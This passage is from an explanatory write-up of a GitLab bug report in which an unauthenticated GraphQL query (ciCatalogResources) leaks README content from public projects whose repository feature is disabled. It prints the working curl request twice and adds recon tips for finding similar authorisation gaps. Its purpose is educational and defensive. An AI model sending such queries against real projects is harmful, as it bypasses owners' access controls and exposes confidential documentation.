https://gitlab.com/api/graphqlis the single GraphQL endpoint. - The query asks for
ciCatalogResource, one resource, identified byfullPath. - For that resource it asks for
name, and for each version itsnameandreadme. - The reply is the standard permission error. This is the control the plural query is expected to match.
Step 9: retrieve the README with the plural query
Why: this is the actual test. Same data, different door, no login.
curl -s "https://gitlab.com/api/graphql" \
  -H "Content-Type: application/json" \
  -d '{"query": "{ ciCatalogResources(search: \"ci-catalog-readme-poc\") { nodes { name fullPath versions { nodes { name readme readmeHtml } } } } }"}'
Line by line:
- No token is sent, so this is an anonymous request.
- The query asks for
ciCatalogResources, the plural list, found bysearchwith the termci-catalog-readme-poc. nodesis the list of matching resources. For each one it asks fornameandfullPath.- For each version it asks for
name,readmeandreadmeHtml.readmeHtmlis the README rendered as a web page. - Despite the repository being disabled, the full README content comes back.
The analyst summary in the report shows the same request:
curl -s "https://gitlab.com/api/graphql" \
  -H "Content-Type: application/json" \
  -d '{"query": "{ ciCatalogResources(search: \"ci-catalog-readme-poc\") { nodes { name fullPath versions { nodes { name readme readmeHtml } } } } }"}'
Why it works
The two catalogue queries resolve the same underlying data but apply different authorisation. The singular ciCatalogResource checks read_code and blocks access when the repository feature is disabled. The plural ciCatalogResources only checks the project's visibility level. On a public project that check passes, so the read_code gate is never consulted, and the readme and readmeHtml fields are filled from repository content that policy says should be inaccessible. The report does not include the code change, so the exact location of the missing check is not stated; the behaviour is consistent with the plural resolver lacking the permission check that the singular resolver performs.
What an attacker could do with it
When a project owner disables the repository feature to prevent code access, this bug lets an attacker bypass that control and extract README files. Those files may contain sensitive internal documentation, API endpoints, deployment schedules or other confidential project information. In the proof of concept the researcher retrieved internal documentation including staging API endpoints and deployment key rotation schedules from a project with disabled repository access, using only unauthenticated GraphQL queries. The issue applies to public projects and needs no authentication. The report does not describe any effect on private projects.
What the fix should look like
The report states the expected behaviour rather than a patch: the plural query should respect read_code the same way the singular query does, and when the repository feature is disabled the readme and readme_html fields should return null. The report does not say what was actually changed.
Other places to look for the same mistake
- Other plural or list-style GraphQL queries that return fields derived from repository content. A positive result is a field such as a README, file listing or rendered content coming back after the repository feature is disabled.
- The same
ciCatalogResourcesquery against a project whose repository is disabled but which is still public and published as a catalogue resource. A positive result is non-nullreadmeorreadmeHtmlwhere the singular query returns the permission error. - The
searchargument with partial project names. A positive result is a project appearing in the results and returning README content even though its repository is disabled. - Comparing singular and plural resolvers for any other feature that exposes repository-derived data. A positive result is one resolver enforcing a permission that the other skips.
How to spot this kind of bug yourself
This kind of bug hides where a feature is exposed through more than one API surface: a detail query and a list or search query that return the same fields. The signal during recon is a project feature that can be disabled (repository, builds, merge requests) combined with a public-facing catalogue or search endpoint that still surfaces content from that project. The report shows the UI returning 404, the REST API returning 403 Forbidden, and the singular GraphQL query returning a permission error, then the plural query returning the data.
How hard is it
The bug is a missing authorisation check found by comparing two GraphQL resolvers, which requires familiarity with GitLab's permission model and GraphQL but no advanced exploitation technique.
Glossary
- API: a way for one program to talk to another, like ordering from a menu instead of walking into the kitchen.
- REST API: an API style where each thing has its own web address.
- GraphQL: an API style with one address where you send a written request naming exactly the fields you want.
- Query: the written request sent to a GraphQL API.
- Resolver: the server code that answers a particular GraphQL query and decides whether to check permissions.
- Personal access token (PAT): a token tied to one person's account with a list of permissions.
jq: a command line tool for picking values out of JSON.- JSON: a text format for structured data made of names and values.
- Header: extra information attached to a web request, such as a token or content type.
403 Forbidden: the server understood the request but refuses to allow it.404 Not Found: the server says there is nothing at that address.- Permission: a rule about who may do what.
read_code: GitLab's permission meaning "may read the project's files".- Visibility level: whether a project is public, internal or private.
- README: the front page text file of a project describing what it is.
- Tag: a label pinned to a point in a project's history, often a version number.
- Release: a named announcement attached to a tag.
- CI/CD: the practice of automatically building and shipping software.
- CI component: a reusable piece of that automation.
- Singular query: a query asking for one resource by its full path, here
ciCatalogResource. - Plural query: a query asking for a list of resources by a search term, here
ciCatalogResources. - Broken access control: a vulnerability class where the server fails to check whether the caller is allowed, rather than being broken by force.
- Incognito window: a browser window with no logged-in session, used here to act as a stranger.
- Commit: a saved change to a project's files.
- Namespace: the group or account that owns a project.
null: the JSON value meaning "nothing", used to say a field should be empty.

